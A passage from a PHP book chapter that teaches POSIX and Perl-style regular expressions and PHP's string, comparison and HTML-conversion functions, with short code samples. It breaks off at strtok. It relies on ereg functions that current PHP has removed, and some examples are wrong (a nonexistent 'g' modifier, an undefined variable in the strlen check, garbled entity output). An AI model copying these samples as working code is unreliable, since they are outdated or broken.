Regular expressions provide the foundation for describing or matching data according to defined syntax rules. A regular expression is nothing more than a pattern of characters itself, matched against a certain parcel of text. This sequence may be a pattern with which you are already familiar, such as the word "dog," or it may be a pattern with specific meaning in the context of the world of pattern matching, `<(?)>.*<\ /.?>` for example.

PHP offers functions specific to two sets of regular expression functions, each corresponding to a certain type of regular expression: POSIX and Perl-style. Each has its own unique style of syntax and is discussed accordingly in later sections. Keep in mind that innumerable tutorials have been written regarding this matter; you can find them both on the Web and in various

books. Therefore, this chapter provides just a basic introduction to both, leaving it to you to search out further information should you be so inclined.

If you are not already familiar with the mechanics of general expressions, please take some time to read through the short tutorial comprising the remainder of this section. If you are already a regular expression pro, feel free to skip past the tutorial to the section "PHP's Regular Expression Functions (POSIX Extended)."

Regular Expression Syntax (POSIX)

The structure of a POSIX regular expression is similar to that of a typical arithmetic expression: various elements (operators) are combined to form a more complex expression. The meaning of the combined regular expression elements is what makes them so powerful. You can locate not only literal expressions, such as a specific word or number, but also a multitude of semantically different but syntactically similar strings, such as all HTML tags in a file.

The simplest regular expression is one that matches a single character, such as `g`, which would match strings such as `g`, `haggle`, and `bag`. You could combine several letters together to form larger expressions, such as `gan`, which logically would match any string containing `gan`: `gang`, `organize`, or `Reagan`, for example.

You can also test for several different expressions simultaneously by using the pipe (`|`) operator. For example, you could test for `php or zend` via the regular expression `php|zend`.

Prior to introducing PHP's POSIX-based regular expression functions, we'll introduce three syntactical variations that POSIX supports for easily locating different character sequences: *brackets*, *quantifiers*, and *predefined character classes*.

Brackets

Brackets (`[]`) have a special meaning when used in the context of regular expressions, which are used to find a range of characters. Contrary to the regular expression `php`, which will find strings containing the explicit string `php`, the regular expression `[php]` will find any string containing the character `p` or `h`. Bracketing plays a significant role in regular expressions, because many times you may be interested in finding strings containing any of a range of characters. Several commonly used character ranges follow:

- `[0-9]` matches any decimal digit from `0` through `9`.
- `[a-z]` matches any character from lowercase `a` through lowercase `z`.
- `[A-Z]` matches any character from uppercase `A` through uppercase `Z`.
- `[A-Za-z]` matches any character from uppercase `A` through lowercase `z`.

Of course, the ranges shown here are general; you could also use the range `[0-3]` to match any decimal digit ranging from `0` through `3`, or the range `[b-v]` to match any lowercase character ranging from `b` through `v`. In short, you are free to specify whatever range you wish.

Quantifiers

The frequency or position of bracketed character sequences and single characters can be denoted by a special character, with each special character having a specific connotation. The `+`, `*`, `?`, `{occurrence_range}`, and `$` flags all follow a character sequence:

- `p+` matches any string containing at least one `p`.
- `p*` matches any string containing zero or more `p`'s.
- `p?` matches any string containing zero or one `p`.
- `p{2}` matches any string containing a sequence of two `p`'s.
- `p{2,3}` matches any string containing a sequence of two or three `p`'s.
- `p{2,}` matches any string containing a sequence of at least two `p`'s.
- `p$` matches any string with `p` at the end of it.

Still other flags can precede and be inserted before and within a character sequence:

- `^p` matches any string with `p` at the beginning of it.
- `[^a-zA-Z]` matches any string *not* containing any of the characters ranging from `a` through `z` and `A` through `Z`.
- `p.p` matches any string containing `p`, followed by any character, in turn followed by another `p`.

You can also combine special characters to form more complex expressions. Consider the following examples:

- `^.{2}$` matches any string containing *exactly* two characters.
- `<b>(.*)</b>` matches any string enclosed within `<b>` and `</b>` (presumably HTML bold tags).
- `p(hp)*` matches any string containing a `p` followed by zero or more instances of the sequence `hp`.

You may wish to search for these special characters in strings instead of using them in the special context just described. If you want to do so, the characters must be escaped with a backslash (`\`). For example, if you wanted to search for a dollar amount, a plausible regular expression would be as follows: `([\$])([0-9]+)`; that is, a dollar sign followed by one or more integers. Notice the backslash preceding the dollar sign. Potential matches of this regular expression include `$42`, `$560`, and `$3`.

Predefined Character Ranges (Character Classes)

For your programming convenience, several predefined character ranges, also known as *character classes,* are available. Character classes specify an entire range of characters, for example, the alphabet or an integer set. Standard classes include:

- `[:alpha:]`: Lowercase and uppercase alphabetical characters. This can also be specified as `[A-Za-z]`.
- `[:alnum:]`: Lowercase and uppercase alphabetical characters and numerical digits. This can also be specified as `[A-Za-z0-9]`.
- `[:cntrl:]`: Control characters such as a tab, escape, or backspace.

- [:digit:]: Numerical digits 0 through 9. This can also be specified as [0-9].
- [:graph:]: Printable characters found in the range of ASCII 33 to 126.
- [:lower:]: Lowercase alphabetical characters. This can also be specified as [a-z].
- [:punct:]: Punctuation characters, including ~ ` ! @ # $ % ^ & * ( ) - _ + = { } [ ] : ; ' < > , . ? and /.
- [:upper:]: Uppercase alphabetical characters. This can also be specified as [A-Z].
- [:space:]: Whitespace characters, including the space, horizontal tab, vertical tab, new line, form feed, or carriage return.
- [:xdigit:]: Hexadecimal characters. This can also be specified as [a-fA-F0-9].

PHP's Regular Expression Functions (POSIX Extended)

PHP currently offers seven functions for searching strings using POSIX-style regular expressions: ereg(), ereg_replace(), eregi(), eregi_replace(), split(), spliti(), and sql_regcase(). These functions are discussed in this section.

ereg()

boolean ereg (string *pattern*, string *string* [, array *regs*])

The ereg() function executes a case-sensitive search of string for pattern, returning TRUE if the pattern is found and FALSE otherwise. Here's how you could use ereg() to ensure that a username consists solely of lowercase letters:

```
<?php
   $username = "jasoN";
   if (ereg("([^a-z])",$username)) echo "Username must be all lowercase!";
?>
```

In this case, ereg() will return TRUE, causing the error message to output.

The optional input parameter regs contains an array of all matched expressions that were grouped by parentheses in the regular expression. Making use of this array, you could segment a URL into several pieces, as shown here:

```
<?php
   $url = "http://www.apress.com";

   // break $url down into three distinct pieces:
   // "http://www", "apress", and "com"
   $parts = ereg("^(http://www)\.([[:alnum:]]+)\.([[:alnum:]]+)", $url, $regs);

   echo $regs[0];     // outputs the entire string "http://www.apress.com"
   echo "<br>";
   echo $regs[1];     // outputs "http://www"
   echo "<br>";
```

```
   echo $regs[2];     // outputs "apress"
   echo "<br>";
   echo $regs[3];     // outputs "com"
?>
```

This returns:

```
http://www.apress.com
http://www
apress
com
```

eregi()

```
int eregi (string pattern, string string, [array regs])
```

The `eregi()` function searches `string` for `pattern`. Unlike `ereg()`, the search is case insensitive. This function can be useful when checking the validity of strings, such as passwords. This concept is illustrated in the following example:

```
<?php
   $pswd = "jasongild";
   if (!eregi("^[a-zA-Z0-9]{8,10}$", $pswd))
   echo "The password must consist solely of alphanumeric characters,
         and must be 8-10 characters in length!";
?>
```

In this example, the user must provide an alphanumeric password consisting of 8 to 10 characters, or else an error message is displayed.

ereg_replace()

```
string ereg_replace (string pattern, string replacement, string string)
```

The `ereg_replace()` function operates much like `ereg()`, except that the functionality is extended to finding and replacing `pattern` with `replacement` instead of simply locating it. If no matches are found, the string will remain unchanged. Like `ereg()`, `ereg_replace()` is case sensitive. Consider an example:

```
<?php
   $text = "This is a link to http://www.wjgilmore.com/.";
   echo ereg_replace("http://([a-zA-Z0-9./-]+)$", "<a href=\"\\0\">\\0</a>",
                     $text);
?>
```

This returns:

```
This is a link to
<a href="http://www.wjgilmore.com/">http://www.wjgilmore.com</a>.
```

A rather interesting feature of PHP's string-replacement capability is the ability to back-reference parenthesized substrings. This works much like the optional input parameter `regs` in the function `ereg()`, except that the substrings are referenced using backslashes, such as `\0`, `\1`, `\2`, and so on, where `\0` refers to the entire string, `\1` the first successful match, and so on. Up to nine back references can be used. This example shows how to replace all references to a URL with a working hyperlink:

```
$url = "Apress (http://www.apress.com)";
$url = ereg_replace("http://([a-zA-Z0-9./-]+)([a-zA-Z/]+)",
                    "<a href=\"\\0\">\\0</a>", $url);
print $url;
// Displays Apress (<a href="http://www.apress.com">http://www.apress.com</a>)
```

■ **Note** Although `ereg_replace()` works just fine, another predefined function named `str_replace()` is actually much faster when complex regular expressions are not required. `str_replace()` is discussed later in this chapter.

eregi_replace()

```
string eregi_replace (string pattern, string replacement, string string)
```

The `eregi_replace()` function operates exactly like `ereg_replace()`, except that the search for `pattern` in `string` is not case sensitive.

split()

```
array split (string pattern, string string [, int limit])
```

The `split()` function divides `string` into various elements, with the boundaries of each element based on the occurrence of `pattern` in `string`. The optional input parameter `limit` is used to specify the number of elements into which the string should be divided, starting from the left end of the string and working rightward. In cases where the pattern is an alphabetical character, `split()` is case sensitive. Here's how you would use `split()` to break a string into pieces based on occurrences of horizontal tabs and newline characters:

```
<?php
   $text = "this is\tsome text that\nwe might like to parse.";
   print_r(split("[\n\t]",$text));
?>
```

This returns:

```
Array ( [0] => this is [1] => some text that [2] => we might like to parse. )
```

spliti()

```
array spliti (string pattern, string string [, int limit])
```

The `spliti()` function operates exactly in the same manner as its sibling `split()`, except that it is case insensitive.

sql_regcase()

```
string sql_regcase (string string)
```

The `sql_regcase()` function converts each character in `string` into a bracketed expression containing two characters. If the character is alphabetic, the bracket will contain both forms; otherwise, the original character will be left unchanged. This function is particularly useful when PHP is used in conjunction with products that support only case-sensitive regular expressions. Here's how you would use `sql_regcase()` to convert a string:

```
<?php
   $version = "php 4.0";
   print sql_regcase($version);
   // outputs [Pp] [Hh] [Pp] 4.0
?>
```

Regular Expression Syntax (Perl Style)

Perl has long been considered one of the greatest parsing languages ever written, and it provides a comprehensive regular expression language that can be used to search and replace even the most complicated of string patterns. The developers of PHP felt that instead of reinventing the regular expression wheel, so to speak, they should make the famed Perl regular expression syntax available to PHP users, thus the Perl-style functions.

Perl-style regular expressions are similar to their POSIX counterparts. In fact, Perl's regular expression syntax is a derivation of the POSIX implementation, resulting in considerable similarities between the two. You can use any of the quantifiers introduced in the previous POSIX section. The remainder of this section is devoted to a brief introduction of Perl regular expression syntax. Let's start with a simple example of a Perl-based regular expression:

```
/food/
```

Notice that the string `food` is enclosed between two forward slashes. Just like with POSIX regular expressions, you can build a more complex string through the use of quantifiers:

```
/fo+/
```

This will match `fo` followed by one or more characters. Some potential matches include `food`, `fool`, and `fo4`. Here is another example of using a quantifier:

```
/fo{2,4}/
```

This matches `f` followed by two to four occurrences of `o`. Some potential matches include `fool`, `fooool`, and `foosball`.

Modifiers

Often, you'll want to tweak the interpretation of a regular expression; for example, you may want to tell the regular expression to execute a case-insensitive search or to ignore comments embedded within its syntax. These tweaks are known as *modifiers,* and they go a long way toward helping you to write short and concise expressions. A few of the more interesting modifiers are outlined in Table 9-1.

Table 9-1. *Six Sample Modifiers*

Modifier	Description
`i`	Perform a case-insensitive search.
`g`	Find all occurrences (perform a global search).
`m`	Treat a string as several (`m` for multiple) lines. By default, the `^` and `$` characters match at the very start and very end of the string in question. Using the `m` modifier will allow for `^` and `$` to match at the beginning of any line in a string.
`s`	Treat a string as a single line, ignoring any newline characters found within; this accomplishes just the opposite of the `m` modifier.
`x`	Ignore whitespace and comments within the regular expression.
`U`	Stop at the first match. Many quantifiers are "greedy"; they match the pattern as many times as possible rather than just stop at the first match. You can cause them to be "ungreedy" with this modifier.

These modifiers are placed directly after the regular expression; for example, `/string/i`. Let's consider a few examples:

- `/wmd/i`: Matches `WMD`, `wMD`, `WMd`, `wmd`, and any other case variation of the string `wmd`.
- `/taxation/gi`: Case insensitivity locates all occurrences of the word *taxation*. You might use the global modifier to tally up the total number of occurrences, or use it in conjunction with a replacement feature to replace all occurrences with some other string.

Metacharacters

Another useful thing you can do with Perl regular expressions is use various metacharacters to search for matches. A *metacharacter* is simply an alphabetical character preceded by a backslash that symbolizes special meaning. A list of useful metacharacters follows:

- `\A`: Matches only at the beginning of the string.
- `\b`: Matches a word boundary.
- `\B`: Matches anything but a word boundary.

- `\d`: Matches a digit character. This is the same as `[0-9]`.
- `\D`: Matches a nondigit character.
- `\s`: Matches a whitespace character.
- `\S`: Matches a nonwhitespace character.
- `[]`: Encloses a character class. A list of useful character classes was provided in the previous section.
- `()`: Encloses a character grouping or defines a back reference.
- `$`: Matches the end of a line.
- `^`: Matches the beginning of a line.
- `.`: Matches any character except for the newline.
- `\`: Quotes the next metacharacter.
- `\w`: Matches any string containing solely underscore and alphanumeric characters. This is the same as `[a-zA-Z0-9_]`.
- `\W`: Matches a string, omitting the underscore and alphanumeric characters.

Let's consider a few examples:

```
/sa\b/
```

Because the word boundary is defined to be on the right side of the strings, this will match strings like `pisa` and `lisa`, but not `sand`.

```
/\blinux\b/i
```

This returns the first case-insensitive occurrence of the word `linux`.

```
/sa\B/
```

The opposite of the word boundary metacharacter is `\B`, matching on anything but a word boundary. This will match strings like `sand` and `Sally`, but not `Melissa`.

```
/\$\d+\g
```

This returns all instances of strings matching a dollar sign followed by one or more digits.

PHP's Regular Expression Functions (Perl Compatible)

PHP offers seven functions for searching strings using Perl-compatible regular expressions: `preg_grep()`, `preg_match()`, `preg_match_all()`, `preg_quote()`, `preg_replace()`, `preg_replace_callback()`, and `preg_split()`. These functions are introduced in the following sections.

preg_grep()

```
array preg_grep (string pattern, array input [, flags])
```

The preg_grep() function searches all elements of the array input, returning an array consisting of all elements matching pattern. Consider an example that uses this function to search an array for foods beginning with *p*:

```
<?php
   $foods = array("pasta", "steak", "fish", "potatoes");
   $food = preg_grep("/^p/", $foods);
   print_r($food);
?>
```

This returns:

```
Array ( [0] => pasta [3] => potatoes )
```

Note that the array corresponds to the indexed order of the input array. If the value at that index position matches, it's included in the corresponding position of the output array. Otherwise, that position is empty. If you want to remove those instances of the array that are blank, filter the output array through the function array_values(), introduced in Chapter 5.

The optional input parameter flags was added in PHP version 4.3. It accepts one value, PREG_GREP_INVERT. Passing this flag will result in retrieval of those array elements that do ***not*** match the pattern.

preg_match()

```
int preg_match (string pattern, string string [, array matches]
               [, int flags [, int offset]]])
```

The preg_match() function searches string for pattern, returning TRUE if it exists and FALSE otherwise. The optional input parameter pattern_array can contain various sections of the subpatterns contained in the search pattern, if applicable. Here's an example that uses preg_match() to perform a case-sensitive search:

```
<?php
   $line = "Vim is the greatest word processor ever created!";
   if (preg_match("/\bVim\b/i", $line, $match)) print "Match found!";
?>
```

For instance, this script will confirm a match if the word Vim or vim is located, but not simplevim, vims, or evim.

preg_match_all()

```
int preg_match_all (string pattern, string string, array pattern_array
  [, int order])
```

The preg_match_all() function matches all occurrences of pattern in string, assigning each occurrence to array pattern_array in the order you specify via the optional input parameter order. The order parameter accepts two values:

- PREG_PATTERN_ORDER is the default if the optional order parameter is not included. PREG_PATTERN_ORDER specifies the order in the way that you might think most logical: $pattern_array[0] is an array of all complete pattern matches, $pattern_array[1] is an array of all strings matching the first parenthesized regular expression, and so on.
- PREG_SET_ORDER orders the array a bit differently than the default setting. $pattern_array[0] contains elements matched by the first parenthesized regular expression, $pattern_array[1] contains elements matched by the second parenthesized regular expression, and so on.

Here's how you would use preg_match_all() to find all strings enclosed in bold HTML tags:

```
<?php
   $userinfo = "Name: <b>Zeev Suraski</b> <br> Title: <b>PHP Guru</b>";
   preg_match_all ("/<b>(.*)<\/b>/U", $userinfo, $pat_array);
   print $pat_array[0][0]." <br> ".$pat_array[0][1]."\n";
?>
```

This returns:

```
Zeev Suraski
PHP Guru
```

preg_quote()

```
string preg_quote(string str [, string delimiter])
```

The function preg_quote() inserts a backslash delimiter before every character of special significance to regular expression syntax. These special characters include: $ ^ * ( ) + = { } [ ] | \\ : < >. The optional parameter delimiter is used to specify what delimiter is used for the regular expression, causing it to also be escaped by a backslash. Consider an example:

```
<?php
   $text = "Tickets for the bout are going for $500.";
   echo preg_quote($text);
?>
```

This returns:

```
Tickets for the bout are going for \$500\.
```

preg_replace()

```
mixed preg_replace (mixed pattern, mixed replacement, mixed str [, int limit])
```

The preg_replace() function operates identically to ereg_replace(), except that it uses a Perl-based regular expression syntax, replacing all occurrences of pattern with replacement, and returning the modified result. The optional input parameter limit specifies how many matches should take place. Failing to set limit or setting it to -1 will result in the replacement of all occurrences. Consider an example:

```
<?php
   $text = "This is a link to http://www.wjgilmore.com/.";
   echo preg_replace("/http:\/\/(.*)\//", "<a href=\"\${0}\">\${0}</a>", $text);
?>
```

This returns:

```
This is a link to
<a href="http://www.wjgilmore.com/">http://www.wjgilmore.com/</a>.
```

Interestingly, the pattern and replacement input parameters can also be arrays. This function will cycle through each element of each array, making replacements as they are found. Consider this example, which we could market as a corporate report generator:

```
<?php
   $draft = "In 2006 the company faced plummeting revenues and scandal.";
   $keywords = array("/faced/", "/plummeting/", "/scandal/");
   $replacements = array("celebrated", "skyrocketing", "expansion");
   echo preg_replace($keywords, $replacements, $draft);
?>
```

This returns:

```
In 2006 the company celebrated skyrocketing revenues and expansion.
```

preg_replace_callback()

```
mixed preg_replace_callback(mixed pattern, callback callback, mixed str
  [, int limit])
```

Rather than handling the replacement procedure itself, the preg_replace_callback() function delegates the string-replacement procedure to some other user-defined function. The pattern parameter determines what you're looking for, while the str parameter defines the string you're searching. The callback parameter defines the name of the function to be used for the replacement task. The optional parameter limit specifies how many matches should take place. Failing to set limit or setting it to -1 will result in the replacement of all occurrences. In the following example, a function named acronym() is passed into preg_replace_callback() and is used to insert the long form of various acronyms into the target string:

```
<?php
   // This function will add the acronym long form
   // directly after any acronyms found in $matches
   function acronym($matches) {
      $acronyms = array(
         'WWW' => 'World Wide Web',
         'IRS' => 'Internal Revenue Service',
         'PDF' => 'Portable Document Format');
      if (isset($acronyms[$matches[1]]))
         return $matches[1] . " (" . $acronyms[$matches[1]] . ")";
      else
         return $matches[1];
   }

       // The target text
   $text = "The <acronym>IRS</acronym> offers tax forms in
                <acronym>PDF</acronym> format on the <acronym>WWW</acronym>.";
   // Add the acronyms' long forms to the target text
   $newtext = preg_replace_callback("/<acronym>(.*)<\/acronym>/U", 'acronym',
                                    $text);

   print_r($newtext);
?>
```

This returns:

```
The IRS (Internal Revenue Service) offers tax forms
in PDF (Portable Document Format) on the WWW (World Wide Web).
```

preg_split()

```
array preg_split (string pattern, string string [, int limit [, int flags]])
```

The `preg_split()` function operates exactly like `split()`, except that `pattern` can also be defined in terms of a regular expression. If the optional input parameter `limit` is specified, only `limit` number of substrings are returned. Consider an example:

```
<?php
   $delimitedText = "+Jason+++Gilmore++++++++++Columbus+++OH";
   $fields = preg_split("/\+{1,}/", $delimitedText);
    foreach($fields as $field) echo $field."<br />";
?>
```

This returns the following:

```
Jason
Gilmore
Columbus
OH
```

■ **Note** Later in this chapter, the section titled "Alternatives for Regular Expression Functions" offers several standard functions that can be used in lieu of regular expressions for certain tasks. In many cases, these alternative functions actually perform much faster than their regular expression counterparts.

Other String-Specific Functions

In addition to the regular expression–based functions discussed in the first half of this chapter, PHP offers over 100 functions collectively capable of manipulating practically every imaginable aspect of a string. To introduce each function would be out of the scope of this book and would only repeat much of the information in the PHP documentation. This section is devoted to a categorical FAQ of sorts, focusing upon the string-related issues that seem to most frequently appear within community forums. The section is divided into the following topics:

- Determining string length
- Comparing string length
- Manipulating string case
- Converting strings to and from HTML
- Alternatives for regular expression functions
- Padding and stripping a string
- Counting characters and words

Determining the Length of a String

Determining string length is a repeated action within countless applications. The PHP function `strlen()` accomplishes this task quite nicely.

strlen()

```
int strlen (string str)
```

You can determine the length of a string with the `strlen()` function. This function returns the length of a string, where each character in the string is equivalent to one unit. The following example verifies whether a user password is of acceptable length:

```
<?php
   $pswd = "secretpswd";
   if (strlen($string) < 10) echo "Password is too short!";
?>
```

In this case, the error message will not appear, because the chosen password consists of 10 characters, whereas the conditional expression validates whether the target string consists of less than 10 characters.

Comparing Two Strings

String comparison is arguably one of the most important features of the string-handling capabilities of any language. Although there are many ways in which two strings can be compared for equality, PHP provides four functions for performing this task: `strcmp()`, `strcasecmp()`, `strspn()`, and `strcspn()`. These functions are discussed in the following sections.

strcmp()

```
int strcmp (string str1, string str2)
```

The `strcmp()` function performs a binary-safe, case-sensitive comparison of the strings `str1` and `str2`, returning one of three possible values:

- 0 if `str1` and `str2` are equal
- -1 if `str1` is less than `str2`
- 1 if `str2` is less than `str1`

Web sites often require a registering user to enter and confirm his chosen password, lessening the possibility of an incorrectly entered password as a result of a typing error. Because passwords are often case sensitive, `strcmp()` is a great function for comparing the two:

```
<?php
   $pswd = "supersecret";
   $pswd2 = "supersecret";
   if (strcmp($pswd,$pswd2) != 0) echo "Your passwords do not match!";
?>
```

Note that the strings must match exactly for `strcmp()` to consider them equal. For example, `Supersecret` is different from `supersecret`. If you're looking to compare two strings case-insensitively, consider `strcasecmp()`, introduced next.

Another common point of confusion regarding this function surrounds its behavior of returning 0 if the two strings are equal. This is different from executing a string comparison using the == operator, like so:

```
if ($str1 == $str2)
```

While both accomplish the same goal, which is to compare two strings, keep in mind that the values they return in doing so are different.

strcasecmp()

```
int strcasecmp (string str1, string str2)
```

The `strcasecmp()` function operates exactly like `strcmp()`, except that its comparison is case insensitive. The following example compares two e-mail addresses, an ideal use for `strcasecmp()` because casing does not determine an e-mail address's uniqueness:

```
<?php
   $email1 = "admin@example.com";
   $email2 = "ADMIN@example.com";

   if (! strcasecmp($email1, $email2))
      print "The email addresses are identical!";
?>
```

In this case, the message is output, because `strcasecmp()` performs a case-insensitive comparison of `$email1` and `$email2` and determines that they are indeed identical.

strspn()

```
int strspn (string str1, string str2)
```

The `strspn()` function returns the length of the first segment in `str1` containing characters also in `str2`. Here's how you might use `strspn()` to ensure that a password does not consist solely of numbers:

```
<?php
   $password = "3312345";
   if (strspn($password, "1234567890") == strlen($password))
      echo "The password cannot consist solely of numbers!";
?>
```

In this case, the error message is returned, because `$password` does indeed consist solely of digits.

strcspn()

```
int strcspn (string str1, string str2)
```

The `strcspn()` function returns the length of the first segment in `str1` containing characters not found in `str2`. Here's an example of password validation using `strcspn()`:

```
<?php
   $password = "a12345";
   if (strcspn($password, "1234567890") == 0) {
      print "Password cannot consist solely of numbers! ";
   }
?>
```

In this case, the error message will not be displayed, because `$password` does not consist solely of numbers.

Manipulating String Case

Four functions are available to aid you in manipulating the case of characters in a string: `strtolower()`, `strtoupper()`, `ucfirst()`, and `ucwords()`. These functions are discussed in this section.

strtolower()

```
string strtolower (string str)
```

The `strtolower()` function converts `str` to all lowercase letters, returning the modified string. Nonalphabetical characters are not affected. The following example uses `strtolower()` to convert a URL to all lowercase letters:

```
<?php
   $url = "http://WWW.EXAMPLE.COM/";
   echo strtolower($url);
?>
```

This returns:

```
http://www.example.com/
```

strtoupper()

```
string strtoupper (string str)
```

Just as you can convert a string to lowercase, you can convert it to uppercase. This is accomplished with the function `strtoupper()`. Nonalphabetical characters are not affected. This example uses `strtoupper()` to convert a string to all uppercase letters:

```
<?php
   $msg = "i annoy people by capitalizing e-mail text.";
   echo strtoupper($msg);
?>
```

This returns:

```
I ANNOY PEOPLE BY CAPITALIZING E-MAIL TEXT.
```

ucfirst()

```
string ucfirst (string str)
```

The ucfirst() function capitalizes the first letter of the string str, if it is alphabetical. Nonalphabetical characters will not be affected. Additionally, any capitalized characters found in the string will be left untouched. Consider this example:

```
<?php
   $sentence = "the newest version of PHP was released today!";
   echo ucfirst($sentence);
?>
```

This returns:

```
The newest version of PHP was released today!
```

Note that while the first letter is indeed capitalized, the capitalized word "PHP" was left untouched.

ucwords()

```
string ucwords (string str)
```

The ucwords() function capitalizes the first letter of each word in a string. Nonalphabetical characters are not affected. This example uses ucwords() to capitalize each word in a string:

```
<?php
   $title = "O'Malley wins the heavyweight championship!";
   echo ucwords($title);
?>
```

This returns:

```
O'Malley Wins The Heavyweight Championship!
```

Note that if "O'Malley" was accidentally written as "O'malley," ucwords() would not catch the error, as it considers a word to be defined as a string of characters separated from other entities in the string by a blank space on each side.

Converting Strings to and from HTML

Converting a string or an entire file into a form suitable for viewing on the Web (and vice versa) is easier than you would think. Several functions are suited for such tasks, all of which are introduced in this section. For convenience, this section is divided into two parts: "Converting Plain Text to HTML" and "Converting HTML to Plain Text."

Converting Plain Text to HTML

It is often useful to be able to quickly convert plain text into HTML for readability within a Web browser. Several functions can aid you in doing so. These functions are the subject of this section.

nl2br()

```
string nl2br (string str)
```

The `nl2br()` function converts all newline (`\n`) characters in a string to their XHTML-compliant equivalent, `<br />`. The newline characters could be created via a carriage return, or explicitly written into the string. The following example translates a text string to HTML format:

```
<?php
   $recipe = "3 tablespoons Dijon mustard
   1/3 cup Caesar salad dressing
   8 ounces grilled chicken breast
   3 cups romaine lettuce";
   // convert the newlines to <br />'s.
   echo nl2br($recipe);
?>
```

Executing this example results in the following output:

```
3 tablespoons Dijon mustard<br />
1/3 cup Caesar salad dressing<br />
8 ounces grilled chicken breast<br />
3 cups romaine lettuce
```

htmlentities()

```
string htmlentities (string str [, int quote_style [, int charset]])
```

During the general course of communication, you may come across many characters that are not included in a document's text encoding, or that are not readily available on the keyboard. Examples of such characters include the copyright symbol (©), cent sign (¢), and the French accent grave (è). To facilitate such shortcomings, a set of universal key codes was devised, known as *character entity references*. When these entities are parsed by the browser, they will be converted into their recognizable counterparts. For example, the three aforementioned characters would be presented as `©`, `¢`, and `È`, respectively.

The `htmlentities()` function converts all such characters found in `str` into their HTML equivalents. Because of the special nature of quote marks within markup, the optional `quote_style` parameter offers the opportunity to choose how they will be handled. Three values are accepted:

- `ENT_COMPAT`: Convert double-quotes and ignore single quotes. This is the default.
- `ENT_NOQUOTES`: Ignore both double and single quotes.
- `ENT_QUOTES`: Convert both double and single quotes.

A second optional parameter, `charset`, determines the character set used for the conversion. Table 9-2 offers the list of supported character sets. If `charset` is omitted, it will default to ISO-8859-1.

Table 9-2. *htmlentities()'s Supported Character Sets*

Character Set	Description
BIG5	Traditional Chinese
BIG5-HKSCS	BIG5 with additional Hong Kong extensions, traditional Chinese
cp866	DOS-specific Cyrillic character set
cp1251	Windows-specific Cyrillic character set
cp1252	Windows-specific character set for Western Europe
EUC-JP	Japanese
GB2312	Simplified Chinese
ISO-8859-1	Western European, Latin-1
ISO-8859-15	Western European, Latin-9
KOI8-R	Russian
Shift-JIS	Japanese
UTF-8	ASCII-compatible multibyte 8 encode

The following example converts the necessary characters for Web display:

```
<?php
   $advertisement = "Coffee at 'Cafè Française' costs $2.25.";
   echo  htmlentities($advertisement);
?>
```

This returns:

```
Coffee at 'Caf&egrave; Fran&ccedil;aise' costs $2.25.
```

Two characters were converted, the accent grave (è) and the cedilla (ç). The single quotes were ignored due to the default `quote_style` setting `ENT_COMPAT`.

htmlspecialchars()

```
string htmlspecialchars (string str [, int quote_style [, string charset]])
```

Several characters play a dual role in both markup languages and the human language. When used in the latter fashion, these characters must be converted into their displayable equivalents.

For example, an ampersand must be converted to &, whereas a greater-than character must be converted to >. The htmlspecialchars() function can do this for you, converting the following characters into their compatible equivalents:

- & becomes &
- " (double quote) becomes "
- ' (single quote) becomes '
- < becomes <
- > becomes >

This function is particularly useful in preventing users from entering HTML markup into an interactive Web application, such as a message board.

The following example converts potentially harmful characters using htmlspecialchars():

```
<?php
   $input = "I just can't get <<enough>> of PHP!";
   echo htmlspecialchars($input);
?>
```

Viewing the source, you'll see:

```
I just can't get &lt;&lt;enough&gt;&gt; of PHP &amp;amp!
```

If the translation isn't necessary, perhaps a more efficient way to do this would be to use strip_tags(), which deletes the tags from the string altogether.

■ **Tip** If you are using gethtmlspecialchars() in conjunction with a function like nl2br(), you should execute nl2br() after gethtmlspecialchars(); otherwise, the <br /> tags that are generated with nl2br() will be converted to visible characters.

get_html_translation_table()

```
array get_html_translation_table (int table [, int quote_style])
```

Using get_html_translation_table() is a convenient way to translate text to its HTML equivalent, returning one of the two translation tables (HTML_SPECIALCHARS or HTML_ENTITIES) specified by table. This returned value can then be used in conjunction with another predefined function, strtr() (formally introduced later in this section), to essentially translate the text into its corresponding HTML code.

The following sample uses get_html_translation_table() to convert text to HTML:

```
<?php
   $string = "La pasta é il piatto piú amato in Italia";
   $translate = get_html_translation_table(HTML_ENTITIES);
   echo strtr($string, $translate);
?>
```

This returns the string formatted as necessary for browser rendering:

```
La pasta &eacute; il piatto pi&uacute; amato in Italia
```

Interestingly, `array_flip()` is capable of reversing the text-to-HTML translation and vice versa. Assume that instead of printing the result of `strtr()` in the preceding code sample, you assigned it to the variable `$translated_string`.

The next example uses `array_flip()` to return a string back to its original value:

```
<?php
   $entities = get_html_translation_table(HTML_ENTITIES);
   $translate = array_flip($entities);
   $string = "La pasta &eacute; il piatto pi&uacute; amato in Italia";
   echo strtr($string, $translate);
?>
```

This returns the following:

```
La pasta é il piatto piú amato in italia
```

strtr()

```
string strtr (string str, array replacements)
```

The `strtr()` function converts all characters in `str` to their corresponding match found in `replacements`. This example converts the deprecated bold (`<b>`) character to its XHTML equivalent:

```
<?php
   $table = array("<b>" => "<strong>", "</b>" => "</strong>");
   $html = "<b>Today In PHP-Powered News</b>";
   echo strtr($html, $table);
?>
```

This returns the following:

```
<strong>Today In PHP-Powered News</strong>
```

Converting HTML to Plain Text

You may sometimes need to convert an HTML file to plain text. The following function can help you accomplish this.

strip_tags()

```
string strip_tags (string str [, string allowable_tags])
```

The `strip_tags()` function removes all HTML and PHP tags from `str`, leaving only the text entities. The optional `allowable_tags` parameter allows you to specify which tags you would like to be skipped during this process. This example uses `strip_tags()` to delete all HTML tags from a string:

```
<?php
   $input = "Email <a href='spammer@example.com'>spammer@example.com</a>";
   echo strip_tags($input);
?>
```

This returns the following:

```
Email spammer@example.com
```

The following sample strips all tags except the `<a>` tag:

```
<?php
   $input = "This <a href='http://www.example.com/'>example</a>
             is <b>awesome</b>!";
   echo strip_tags($input, "<a>");
?>
```

This returns the following:

```
This <a href='http://www.example.com/'>example</a> is awesome!
```

■ **Note** Another function that behaves like `strip_tags()` is `fgetss()`. This function is described in Chapter 10.

Alternatives for Regular Expression Functions

When you're processing large amounts of information, the regular expression functions can slow matters dramatically. You should use these functions only when you are interested in parsing relatively complicated strings that require the use of regular expressions. If you are

instead interested in parsing for simple expressions, there are a variety of predefined functions that speed up the process considerably. Each of these functions is described in this section.

strtok()

```
string strtok (string str, string tokens)
```

The `strtok()` function parses the string `str` based on the characters found in `tokens`. One oddity about `strtok()` is that it must be continually called in order to completely tokenize a string; each call only tokenizes the next piece of the string. However, the `str` parameter needs to be specified only once, because the function keeps track of its position in `str` until it either completely tokenizes `str` or a new `str` parameter is specified. Its behavior is best explained via an example:

```
<?php
